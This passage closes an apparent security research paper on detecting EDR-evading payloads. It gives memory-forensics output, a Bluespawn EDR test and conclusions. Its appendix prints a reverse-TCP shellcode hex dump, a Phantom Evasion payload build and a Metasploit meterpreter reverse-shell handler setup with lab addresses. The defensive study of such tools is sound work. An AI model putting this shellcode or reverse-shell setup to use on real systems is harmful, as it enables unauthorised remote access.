Figure 30: pstree results for suspicious process

Looking further at this activity there is a new handle with a type of Process created for the command prompt (4740). Additionally, it is worth noting that a handle with the type of File exists for \Device\Afd\Endpoint, which is necessary for creating a network sockets when connecting to remote systems (Figure 31).

Offset(V)	Pid	Handle	Access	Type	Details
0xffff938581026bb0	316	0x38	0x100020	File	\Device\HarddiskVolume1\Windows
0xffff938581028080	316	0x6c	0x100020	File	\Device\HarddiskVolume1\Users\Sec504\Downloads
0xffff93857c6202f0	316	0xd0	0x100001	File	\Device\CNG
0xffff93857e839b30	316	0x100	0x16019f	File	\Device\Afd\Endpoint
0xffff93857d55def0	316	0x1a4	0x100003	File	\Device\KsecDD
0xffff93857c48f340	316	0x1c0	0x120089	File	\Device\NamedPipe\
0xffff93857b0dd080	316	0x1e4	0x100001	File	\Device\KsecDD
0xffff9385811ed080	316	0x214	0x120089	File	\Device\DeviceApi\CMApi
0xffff93857d39abf0	316	0x284	0x100080	File	\Device\Nsi
0xffff93857d090080	316	0x2ac	0x1fffff	Process	cmd.exe(4740)

Figure 31: handles for suspicious process

Although a shell is created for the remote connection there is no associated DLL list for the process (Figure 32).

```
**************************************************************************
cmd.exe pid:   4740
Unable to read PEB for task.
```

Figure 32: dlllist results for suspicious shell

The process information for this command prompt is compared to one loaded natively on the victim machine. In the example below, the VAD and PEB data are missing. (Figure 33)

```
Process Information:
        Process: cmd.exe PID: 4740
        Parent Process: windows_shellc PPID: 316
        Creation Time: 2021-05-13 18:10:42 UTC+0000
        Process Base Name(PEB): No PEB
        Command Line(PEB): No PEB

VAD and PEB Comparison:
        Base Address(VAD): 0x0
        Process Path(VAD): No VAD
        Vad Protection: No VAD
        Vad Tag: No VAD

        Base Address(PEB): 0x0
        Process Path(PEB): No PEB
        Memory Protection: No VAD
        Memory Tag: No VAD

Similar Processes:
No PEB
        cmd.exe(4740) Parent:windows_shellc(316) Start:2021-05-13 18:10:42 UTC+0000
No PEB
        cmd.exe(2276) Parent:vmtoolsd.exe(1860) Start:2021-05-13 18:25:43 UTC+0000
C:\Windows\system32\cmd.exe
        cmd.exe(5840) Parent:explorer.exe(3200) Start:2021-05-12 01:56:45 UTC+0000
C:\Windows\system32\cmd.exe
        cmd.exe(5212) Parent:explorer.exe(3200) Start:2021-05-12 01:57:11 UTC+0000

Suspicious Memory Regions:
------------------------------------------------
```

Figure 33: psinfo for suspicious shell

In the legitimate command prompt, the VAD and PEB fields are populated. (Figure 34)

```
Process Information:
        Process: cmd.exe PID: 5212
        Parent Process: explorer.exe PPID: 3200
        Creation Time: 2021-05-12 01:57:11 UTC+0000
        Process Base Name(PEB): cmd.exe
        Command Line(PEB): "C:\Windows\system32\cmd.exe"

VAD and PEB Comparison:
        Base Address(VAD): 0x7ff609440000
        Process Path(VAD): \Windows\System32\cmd.exe
        Vad Protection: PAGE_EXECUTE_WRITECOPY
        Vad Tag: Vad

        Base Address(PEB): 0x7ff609440000
        Process Path(PEB): C:\Windows\system32\cmd.exe
        Memory Protection: PAGE_EXECUTE_WRITECOPY
        Memory Tag: Vad

Similar Processes:
C:\Windows\system32\cmd.exe
        cmd.exe(5212) Parent:explorer.exe(3200) Start:2021-05-12 01:57:11 UTC+0000
No PEB
        cmd.exe(2276) Parent:vmtoolsd.exe(1860) Start:2021-05-13 18:25:43 UTC+0000
C:\Windows\system32\cmd.exe
        cmd.exe(5840) Parent:explorer.exe(3200) Start:2021-05-12 01:56:45 UTC+0000
No PEB
        cmd.exe(4740) Parent:windows_shellc(316) Start:2021-05-13 18:10:42 UTC+0000

Suspicious Memory Regions:
--------------------------------------------------
```

Figure 34: psinfo for legitimate example shell

6.5.Endpoint Detection & Response

Bluespawn is an open-source solution that provides EDR capabilities for monitoring and hunting. Bluespawn is currently an Alpha release but offers 15 different hunts that are relevant to this scenario. Each hunt can be mapped back to a technique found in MITRE's ATT&CK framework. It also can mitigate threats by applying best practices such as DOD STIG(s). As a final proof of concept and test, it was run in both monitoring mode and hunt mode to see if it will detect the Phantom Evasion executable.

In the example below (Figure 35) two console windows are running Bluespawn for hunt and monitor modes. The view provided is observed from the attack machine using meterpreter's screen share functionality.



Figure 35: Bluespawn monitoring session

During this test, the activity was compared with the active session to determine if the process tree was recorded. Similar to the previous test, each shell or new process created left an artifact. (Figure 36)

```
..... 0xffff80048124d080:windows_shellc            3444    680      7      0 2021-05-26 16:50:50 UTC+0000
         audit: \Device\HarddiskVolume1\Users                    windows_shellcode_injection.exe
         cmd: "C:\Users\                 \windows_shellcode_injection.exe"
         path: C:\Users\                 \windows_shellcode_injection.exe
..... 0xffff80048233e080:cmd.exe                   4580    3444     1      0 2021-05-26 18:28:20 UTC+0000
          audit: \Device\HarddiskVolume1\Windows\SysWOW64\cmd.exe
          cmd: cmd.exe
          path: C:\Windows\SysWoW64\cmd.exe
..... 0xffff80048417b080:conhost.exe               3232    4580     3      0 2021-05-26 18:28:20 UTC+0000
           audit: \Device\HarddiskVolume1\Windows\System32\conhost.exe
           cmd: \??\C:\Windows\system32\conhost.exe 0x4
           path: C:\Windows\system32\conhost.exe
..... 0xffff800480f8d080:cmd.exe                   4776    3444     1      0 2021-05-26 23:21:19 UTC+0000
          audit: \Device\HarddiskVolume1\Windows\SysWOW64\cmd.exe
          cmd: cmd.exe
          path: C:\Windows\SysWoW64\cmd.exe
..... 0xffff800481cb7080:powershell.exe            1496    4776     9      0 2021-05-26 23:21:24 UTC+0000
           audit: \Device\HarddiskVolume1\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
           cmd: powershell
           path: C:\Windows\SysWoW64\WindowsPowerShell\v1.0\powershell.exe
..... 0xffff8004821be080:conhost.exe               2832    4776     3      0 2021-05-26 23:21:19 UTC+0000
           audit: \Device\HarddiskVolume1\Windows\System32\conhost.exe
           cmd: \??\C:\Windows\system32\conhost.exe 0x4
```

Figure 36: pstree for suspicious process

Each command prompt created a handle, but the use of PowerShell did not leave a trace in the handles table (Figure 37).

```
Offset(V)          Pid    Handle     Access Type      Details
------------------ ------ ---------- ---------- ---------- -------
0xffff80048233e080   3444       0x2ac   0x1fffff Process    cmd.exe(4580)
0xffff800480f8d080   3444       0x3a8   0x1fffff Process    cmd.exe(4776)
```

Figure 37: handles for suspicious process

Christopher Watson, mr.chris.e.watson@gmail.com

In the following screenshot (Figure 38) the view is updated to the victim machine. Several commands were run in an attempt to trigger detection by Bluespawn. Eventually, a detection message is logged for the creation of two shells.



Figure 38: Bluespawn detection of shell

7. Conclusion

Evasion tactics conceal exploits by targeting the presentation of information in a process's runtime environment. The ability to execute evasion varies by system and is largely unreliable but when successful they disrupt visibility. Missing information is a common theme for evasion. What cannot be seen will likely be ignored. The use of unconventional methods for code execution takes advantage of heuristics requiring broader knowledge by the threat hunter. Resident artifacts can be analyzed if they are available but blending tactics or other deceptive behavior may stand against scrutiny. Anti-forensics techniques complicate reverse engineering which can make future signatures hard to develop. However, the presence of anti-forensics techniques aid in identifying malicious activity. Threat hunters must be aware of indicators unique to evasion and not just direct attention to payload execution.

Automated detection from EDR and A/V products offer a lot of value but are not a guaranteed solution to security. These products should be used in conjunction with application-level controls and the larger environment should be actively monitored for omissions by sensors. Crowdsourced information such as IOCs and threat feeds help vet unfamiliar activity. Also, when possible, unknown executables should be detonated in a sandbox environment. The larger environment creates opportunities for detection so information should be correlated across the enterprise. Ultimately as threat actors take action on a system it is inherently harder to hide. Although these specific examples may not defeat an organization's current EDR or A/V solution it is important to keep in mind that deception is a growing landscape in a threat actor's campaign.

Christopher Watson, mr.chris.e.watson@gmail.com

8. Appendix



Figure 39: Phantom Evasion main menu

Under the Windows module, there are several options for building a stager. This example uses the Windows Shellcode Injection payload. (Figure 39)



Figure 40: Windows modules

Under each module, an exploit writer can select— the method by which their payload will be executed, associated permissions, and whether or not encryption will be used. (Figure 40)

Christopher Watson, mr.chris.e.watson@gmail.com

Figure 41: Module description

Each executable can be built for a specific target. They support various use cases for local or remote process injection. For more details refer to the Phantom Evasion GitHub site and ReadMe file in its documentation. (Figure 41)

Figure 42: Module continued

In this example, the default options are selected for simplicity. Many of the options available allow for modifications of attributes that are typically investigated by threat hunters. (Figure 42)



Figure 43: Module Continued

Having the ability to masquerade a process environment block (PEB) to hide key information like a process's path or command line adds a significant amount of stealth to the payload. Once all options are selected, an executable will be generated in the directory the script was executed. (Figure 43)



Figure 44: Phantom Evasion command line

Phantom Evasion requires tweaking of options to create a functioning payload. (Figure 44)



Figure 45: Failed certificate creation

The most notable item here is that the certificate generation resulted in some errors however the executable was still generated. (Figure 45)



Figure 46: Speakeasy emulator

The speakeasy tool from FireEye was used in an attempt to emulate shellcode execution in the payload created. (Figure 46)

```
msvcrt.dll
\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x
26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11
\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x
0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c
\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x
68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54
\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\x0a\x0a\x4b\x01\x68\x02\x00\x11\x5c\x89\xe6\x50\x50\x50\x50\x40\x
50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e
\x08\x75\xec\xe8\x67\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x
36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9
\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68\x
75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\x0f\x85\x70\xff\xff\xff\xe9\x9b\xff\xff\xff\x01\xc3\x29\xc6\x75\xc1
\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5
hunt@rebel-vm: ~/speakeasy
```

Figure 47: Speakeasy shellcode output

The mem dump generated provided access to the shellcode payload but not much else. (Figure 47)



Figure 48: Metasploit main menu

For testing the executable in a live environment, a small network was created. The session is set up on a remote host running Metasploit to verify the execution of the custom payload. (Figure 48)

Figure 49: Reverse shell exploit

Christopher Watson, mr.chris.e.watson@gmail.com

The attack machine is configured to catch a reverse shell and establish a meterpreter session. (Figure 49)

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
 none)
   LHOST     192.168.1.2      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Figure 50: Exploit options

After setting up the exploit, payload, and localhost/port the configurations are validated to ensure that all options are set up correctly. (Figure 50)

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
 none)
   LHOST     192.168.1.2      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
```

Figure 51: Connection established to the victim machine

The reverse TCP handler is started and waits for a connection attempt from the victim machine 192.168.1.1 (Figure 51)

Figure 52: Verification on the victim machine

The connection is established and a meterpreter session is started. This confirms the successful execution of the Phantom Evasion executable. A few commands are run to confirm access on the machine with an established session. (Figure 52)



Figure 53: Enumeration of the victim machine

Information like the system's IP address and the current process is queried for re-connaissance on the system.

9. References

Baranauskas, M. (n.d.). Bypassing Cylance and Other AVS/EDRS BY Unhooking Windows APIs. Retrieved May 14, 2021, from https://www.ired.team/offensive-security/defense-evasion/bypassing-cylance-and-other-avs-edrs-by-unhooking-windows-apis

Cyberstruggle, & Cyberstruggle. (n.d.). FireEye EDR bypassed with basic Process Injection. Retrieved May 14, 2021, from https://cyberstruggle.org/fireeye-edr-bypassed-with-basic-process-injection/

Hyvärinen, N. (2019, September 19). Dynamic shellcode execution - f-secure blog. Retrieved May 14, 2021, from https://blog.f-secure.com/dynamic-shellcode-execution/

Ligh, M. H., Case, A., Levy, J., & Walters, A. (2014). *The art of memory forensics: Detecting malware and threats in Windows, Linux, and Mac memory*. Indianapolis, IN: Wiley.

Mosch, F. (2021, January 31). A tale of EDR bypass methods. Retrieved May 14, 2021, from https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/

Mudge, R. (2018, February 08). In-memory evasion. Retrieved May 14, 2021, from https://blog.cobaltstrike.com/2018/02/08/in-memory-evasion/

Pena, E., & Erikson, C. (2019, October 10). Staying hidden on the endpoint: Evading detection with shellcode. Retrieved May 14, 2021, from https://www.fireeye.com/blog/threat-research/2019/10/staying-hidden-on-the-endpoint-evading-detection-with-shellcode.html

Rioasmara. (2020, October 19). Basic av/edr evasion. Retrieved May 14, 2021, from https://rioasmara.com/2020/10/10/basic-av-edr-evasion/

Ligh, M. H. (2011). *In Malware analyst's cookbook and DVD: tools and techniques for fighting malicious code. essay, Wiley*.

Desimone, J. (2020, April 7). *Hunting In Memory*. Elastic Blog. https://www.elastic.co/blog/hunting-memory.

Liu, W. J. (2011, January 17). *Process Hacker Forums*. Thread stacks reference - Process Hacker Forums. https://wj32.org/processhacker/forums/viewtopic.php?t=6.

Eidelberg , M. (2021, February 3). *EDR and Blending In: How Attackers Avoid Getting Caught*. Optiv. https://www.optiv.com/insights/source-zero/blog/edr-and-blending-how-attackers-avoid-getting-caught.

Christopher Watson, mr.chris.e.watson@gmail.com

Maayan, G. D. (2020, April 7). *A Brief History of EDR Security - DZone Security*. dzone.com. https://dzone.com/articles/a-brief-history-of-edr-security.

Russinovich, M., & Solomon, D. A. (2009, June 17). *Processes, Threads, and Jobs in the Windows Operating System*. Processes, Threads, and Jobs in the Windows Operating System | Microsoft Press Store. https://www.microsoftpressstore.com/articles/article.aspx?p=2233328.